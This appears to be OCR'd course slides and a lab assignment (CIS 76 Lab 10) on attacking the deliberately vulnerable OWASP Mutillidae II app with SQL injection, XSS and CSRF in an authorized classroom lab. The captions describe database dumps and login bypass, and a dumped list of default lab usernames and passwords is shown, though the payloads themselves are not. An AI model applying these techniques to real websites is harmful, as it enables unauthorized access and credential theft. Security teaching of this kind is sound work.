


That results is a SQL query to dump all the data in the database!

OWASP Mutillidae II




OWASP Mutillidae II




OWASP Mutillidae II

This will let you log in as a user without a password



OWASP Mutillidae II



This will dump all users and passwords in the database

Results for "".25 records found.

Username=admin
Password=admin
Signature=g0t r00t?

Username=adrian
Password=somepassword
Signature=Zombie Films Rock!

Username=john
Password=monkey
Signature=I like the smell of confunk

Username=jeremy
Password=password
Signature=d1373 1337 speak

Username=bryce
Password=password
Signature=I Love SANS

Username=samurai
Password=samurai
Signature=Carving fools


Username=jim
Password=password
Signature=Rome is burning

Username=bobby
Password=password
Signature=Hank is my dad

Username=simba
Password=password
Signature=I am a super-cat


Assignment

Lab 10 - the LAST one!



CIS 76 Linux Lab Exercise

Lab 10: Hacking Web Servers

Part 1 - 3

Lab 10: Hacking Web Servers

In this lab we will practice using reflected cross-site scripting, stored cross-site scripting, cross-site forged requests and SQL injection to attack a website.

Warning and Permission

Unauthorized hacking can result in prison terms, large fines, lawsuits and being dropped from this course!

For this lab you have authorization to hack the VMs in the VLab pod assigned to you.

Preparation

- Get the CIS 76 Login Credentials document. You will need usernames and passwords to log into VLab and each of the VMs. This document is on Canvas and the link is in the CIS 76 Welcome letter.
- Determine which VLab pod number you were assigned. See the link on the left panel of the class website.
- If you haven't already configured your pod in the previous labs, then follow the instructions here: https://simms-teach.com/docs/cis76/cis76-podsetup.pdf
- Review Lesson 12 here: https://simms-teach.com/docs/cis76/cis76lesson12.pdf

Part 1 - Reflected Cross-Site Scripting (XSS)

1) See related module in Lesson 12.
2) Insert code into the search field that both changes the text color to purple and displays a customized (with your first name) alert notice.
3) Include the inserted code in your report.


Wrap up

Next Class

Assignment: Check the Calendar Page on the web site to see what is due next week.

Lab 10 due

Quiz questions for next class:

- In August 2016, between web server developers Google, Microsoft and nginx, which had the most active sites?
- What the difference between stored and reflected cross-site scripting?
- What is Cross-Site Request Forgery?

Backup